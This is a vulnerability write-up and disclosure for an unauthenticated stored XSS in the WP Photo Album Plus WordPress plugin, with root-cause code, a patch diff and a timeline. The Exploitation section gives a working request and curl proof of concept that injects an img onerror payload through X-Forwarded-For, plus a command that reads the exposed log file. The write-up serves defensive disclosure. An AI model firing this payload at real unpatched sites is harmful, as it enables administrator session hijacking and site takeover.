CVE-2026-18579: WP Photo Album Plus Unauthenticated Stored XSS via Error Log Injection
TL;DR
- I found an unauthenticated stored cross-site scripting vulnerability in WP Photo Album Plus, a WordPress gallery plugin with over 10,000 active installs.
- The plugin answers AJAX for logged-out callers, and several handlers write to the plugin error log when a request fails its nonce check.
- Every log line records who triggered it, and for an anonymous request that identity comes from the
X-Forwarded-Forheader, which the plugin cleans as text but never checks is an address. - The server hands the stored log back to an administrator correctly encoded, but the plugin admin script decodes it a second time and inserts it with jQuery
.html(), so the payload runs in the administrator session. - The issue affects WP Photo Album Plus
<= 9.2.09.002, was assigned CVE-2026-18579, and was fixed in 9.2.10.001.
Summary
WP Photo Album Plus was vulnerable to unauthenticated stored cross-site scripting because it recorded the
X-Forwarded-Forheader as the acting user in its error log without validating it, and the admin log viewer decoded that stored value a second time before inserting it as HTML.
- CVE: CVE-2026-18579
- Product: WP Photo Album Plus
- Active Installs: 10,000+
- Vulnerability: Unauthenticated Stored Cross-Site Scripting
- Affected Versions: <= 9.2.09.002
- Fixed In: 9.2.10.001
- CVSS Severity: 6.1 (medium)
- CVSS Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N
- Required Privilege: None
- Advisory: Wordfence
- Reported: July 30, 2026
- NVD Published: September 11, 2026
Introduction
[A]I keep coming back to WP Photo Album Plus, a gallery plugin with a long list of past advisories. One of the older ones, CVE-2021-25115, was an unauthenticated stored XSS through the plugin's own error log. Any visitor could get text into the log, and it ran as script when an administrator opened the log viewer. That was fixed in 8.0.10, so going back through a current release I wanted to see what still writes to that log and how the viewer renders it now.
Most of the plugin is careful about this. The error message is stripped and HTML-escaped before it's written, the log viewer runs its output through wp_kses(), and the helpers that read the client address validate it before returning it.
One field slips past all of that. Every log line also records who caused it, and for an anonymous request that identity comes from a request header the plugin trusts without checking.
Root Cause Analysis
The Unauthenticated Log Write
WP Photo Album Plus routes every plugin action through one AJAX callback, registered for logged-in and logged-out callers alike, in wppa-ajax.php.
// wppa-ajax.php
add_action( 'wp_ajax_wppa', 'wppa_ajax_callback' );
add_action( 'wp_ajax_nopriv_wppa', 'wppa_ajax_callback' ); // [1] Also registered for logged-out callers.
The nopriv hook at [1] opens the callback to logged-out callers, and there is no login or capability gate before the action switch, so each branch guards itself. The update-photo branch reaches its log write with no check that would turn a logged-out caller away.
// wppa-ajax.php (case 'update-photo')
case 'update-photo':

    // Init
    $photo      = wppa_get( 'photo-id' ); // [2] Absent photo-id skips the encrypted-id check.
    $nonce      = wppa_get( 'nonce' );
    // ... reads and sanitises the submitted value; omitted.

    // Check validity
    if ( ! wp_verify_nonce( $nonce, 'wppa-nonce_'.$photo ) ) {
        wppa_log( 'err', 'Wrong nonce in edit photo (admin). Photo = ' . $photo ); // [3] Failed nonce writes an error line.
        // ... returns a security-failure message and exits; omitted.
    }
A photo-id that is present but not a valid encrypted token ends the request early at that decryption step. Leaving it out returns the default at [2] before the step runs, so the request drops straight to the nonce test, fails it with any value, and reaches wppa_log() at [3]. A logged-out caller with a junk nonce reaches the write every time.
The Identity That Is Not Validated
The attacker's input arrives through the identity on the line rather than the message. Anonymous callers are logged by IP, and that address is read from X-Forwarded-For in wppa-input.php.
// wppa-input.php
function wppa_http_x_forwarded_for() {

    if ( isset( $_SERVER['HTTP_X_FORWARDED_FOR'] ) ) {
        // comma separated list of ips
        return sanitize_text_field( wp_unslash( $_SERVER['HTTP_X_FORWARDED_FOR'] ) ); // [4] Cleaned as text, never checked as an address.
    }
    return '';
}
sanitize_text_field() at [4] trims the value and drops complete tags, but it doesn't check that the result is an IP address, so quotes and HTML entities pass through untouched. The neighbouring reader for the Client-IP header, a few lines up in the same file, shows what validation looks like here.
// wppa-input.php
function wppa_http_client_ip() {

    if ( isset( $_SERVER['HTTP_CLIENT_IP'] ) ) {
        return rest_is_ip_address( sanitize_text_field( wp_unslash( $_SERVER['HTTP_CLIENT_IP'] ) ) ); // [5] Returns an address or nothing.
    }
    return '';
}
The Client-IP reader at [5], like the REMOTE_ADDR reader in the same file, passes its value through rest_is_ip_address(). The forwarded-for reader is the one that doesn't.
wppa_get_user_ip() in wppa-users.php picks between the three.
// wppa-users.php
function wppa_get_user_ip() {

    $ip = '';
    if ( wppa_http_client_ip() ) {
        $ip = wppa_http_client_ip();
    }
    elseif ( wppa_http_x_forwarded_for() ) { // [6] Falls through to the unvalidated header.
        $ip = wppa_http_x_forwarded_for();
    }
    elseif ( wppa_remote_addr() ) {
        $ip = wppa_remote_addr();
    }

    return $ip;
}
Client-IP validates to nothing when it is absent or not an address, so a request that sends only X-Forwarded-For lands on the branch at [6]. wppa_get_user() returns the account login for a logged-in user and falls back to this IP for everyone else, so an anonymous caller is identified by whatever they put in the header.
The log writer in wppa-utils.php treats the message and the identity differently.
// wppa-utils.php (wppa_log)
$msg = wp_strip_all_tags( $msg );
$msg = wppa_nl2sp( $msg );
$msg = htmlspecialchars( $msg ); // [7] The message argument is HTML-escaped.
// ... type handling and log rotation omitted.
array_push( $contents, '{b}'.$type.'{/b}: on:'.wppa_local_date( 'd.m.Y H:i:s', time()).': '.wppa_get_user().' ('.getmypid().'): '.$msg. "\n" ); // [8] The identity is added raw.
The message is escaped at [7], so a payload placed in photo-id would come back inert. The identity from wppa_get_user() is concatenated with no escaping at [8]. Error logging is on out of the box, since wppa_log_errors ships as yes, so the write happens with no configuration change.
From Encoded Log to Live Element
The log viewer in wppa-maintenance.php turns the plugin's own brace tokens back into a fixed set of tags before displaying the file.
// wppa-maintenance.php (case 'wppa_list_errorlog')
$data   = str_replace( array( '{b}', '{/b}', '{i}', '{/i}' ), array( '<b>', '</b>', '<i>', '</i>' ), $data );
$data   = str_replace( array( '{/span}', '{span' ), array( '</span>', '<span' ), $data );
$data   = str_replace( array( "\n", '"}', '" }', '{}' ), array( '<br>', '">', ' ">', '<>' ), $data ); // [9] Only these tokens become tags.
The map at [9] builds b, i and span and nothing else, and it never touches < or >. The result is then sent through wppa_echo(), which filters it with wp_kses(). An HTML-encoded payload stays encoded through all of this, so the response body carries <img src=x onerror=... > as text and no live element. The server side is doing its job.
The plugin admin script in js/wppa-admin-scripts.js then undoes it.
// js/wppa-admin-scripts.js (wppaAjaxPopupWindow)
var temp = wppaEntityDecode( xmlhttp.responseText ).split('|'); // [10] The response is entity-decoded again.
// ... splits and reassembles the result string; omitted.
jQuery( '#wppa-modal-container' ).html(result); // [11] Inserted as HTML, so the decoded tag goes live.
wppaEntityDecode() at [10] turns < and > back into angle brackets, and .html() at [11] parses the decoded string into the DOM. The img fails to load its src and runs the onerror handler. That second decode undoes the encoding the server relied on.
Impact
Successful exploitation runs attacker JavaScript in the browser of any administrator who opens the plugin log viewer. That session can drive any action the administrator could, including creating a new administrator account and taking over the site. Nothing runs until an administrator opens the viewer, and the attacker needs no account of any kind to plant the payload.
A smaller problem sits next to it. The log file is served straight from the uploads directory with no authentication, so anyone can read the recorded visitor addresses and error detail by requesting wp-content/uploads/wppa/wppa-log.txt.
Exploitation
Preconditions
- WP Photo Album Plus
<= 9.2.09.002is active. Error logging and the log viewer are both stock defaults. - An administrator opens the plugin log viewer at some point after the request.
Manual Request
One unauthenticated request stores the payload. It is sent HTML-encoded, because sanitize_text_field() strips a literal tag but leaves the encoded form intact for the browser to revive later.
GET /wp-admin/admin-ajax.php?action=wppa&wppa-action=update-photo&nonce=x HTTP/1.1
Host: target
X-Forwarded-For: <img src=x onerror=alert(document.domain)>
The request omits photo-id on purpose, so it reaches the log write rather than the encrypted-id check.
PoC
The whole attacker side is one request with no credentials.
curl -H 'X-Forwarded-For: <img src=x onerror=alert(document.domain)>' \
  "http://target/wp-admin/admin-ajax.php?action=wppa&wppa-action=update-photo&nonce=x"
Reading it back needs no credentials either, because the log sits in the uploads directory.
curl "http://target/wp-content/uploads/wppa/wppa-log.txt"
{b}{span style="color:red;" }Err{/span}{/b}: on:10.09.2026 18:14:46: <img src=x onerror=alert(document.domain)> (19): Wrong nonce in edit photo (admin). Photo =
The encoded payload is stored in the identity field, ready for the viewer to open.
Demo

Opening Settings, then Advanced settings, then the Miscellaneous tab, and showing the log file runs the stored value in the administrator session.
Patch Diffing
The fix validates the header before it can become an identity. WP Photo Album Plus 9.2.10.001 changed the forwarded-for reader in wppa-input.php.
// wppa-input.php (wppa_http_x_forwarded_for)
 if ( isset( $_SERVER['HTTP_X_FORWARDED_FOR'] ) ) {
    // comma separated list of ips
-   return sanitize_text_field( wp_unslash( $_SERVER['HTTP_X_FORWARDED_FOR'] ) );
+   return rest_is_ip_address( $_SERVER['HTTP_X_FORWARDED_FOR'] );
 }
 return '';
rest_is_ip_address() returns the value only when it parses as an IPv4 or IPv6 address and false otherwise. A header carrying markup no longer becomes an identity, so wppa_get_user_ip() discards it and falls back to the real connection address. That brings the reader in line with the REMOTE_ADDR and Client-IP helpers, which already validated their values.
The client side got a lighter touch. The fix removed a redundant wppaEntityDecode() from the log auto-refresh, but the popup viewer still uses the decode-and-insert path from the last section, so a payload already sitting in the log still runs when an administrator opens it. An earlier release, 9.2.09.001, had removed the error-log call from the handler named in my report, yet left the shared identity field unvalidated and other logged-out handlers still writing to the log, so the header fix in 9.2.10.001 is the one that closes the injection.
Remediation
Update to WP Photo Album Plus 9.2.10.001 or later, which validates the forwarded-for header.
Updating stops new injections, but it does not remove one already stored. The payload lives in the log file and the admin script still decodes it, so a value planted before the update keeps running each time the viewer is opened. Sites that ran an affected release should purge the log file and review administrator accounts.
Disclosure Timeline
- July 30, 2026: Reported to the Wordfence bug bounty program.
- August 2, 2026: Triage started, report validated, and CVE-2026-18579 assigned.
- August 11, 2026: WP Photo Album Plus 9.2.10.001 released, validating the
X-Forwarded-Forheader. - August 14, 2026: Bounty awarded ($80).
- September 10, 2026: Published by Wordfence.
- September 11, 2026: Indexed by NVD.
Conclusion
CVE-2021-25115 was the same shape, an unauthenticated write into this plugin's error log that ran when an administrator opened it. That was fixed back in 8.0.10, and the log handling has been guarded ever since.
Two boundaries let it back in, and the output escaping in between could not cover either. One is treating a request header as an address without checking it is one. The other is decoding the server's output a second time before putting it in the page. Neither is exotic, and the plugin already had the right pattern for both a few lines away, in the sibling IP helpers and in its own wp_kses() call.
References
- Wordfence: WP Photo Album Plus Unauthenticated Stored Cross-Site Scripting via Error Log Injection
- NVD: CVE-2026-18579
- WordPress.org: WP Photo Album Plus
- NVD: CVE-2021-25115, the earlier unauthenticated error-log XSS fixed in 8.0.10
- WordPress Developer Resources: rest_is_ip_address()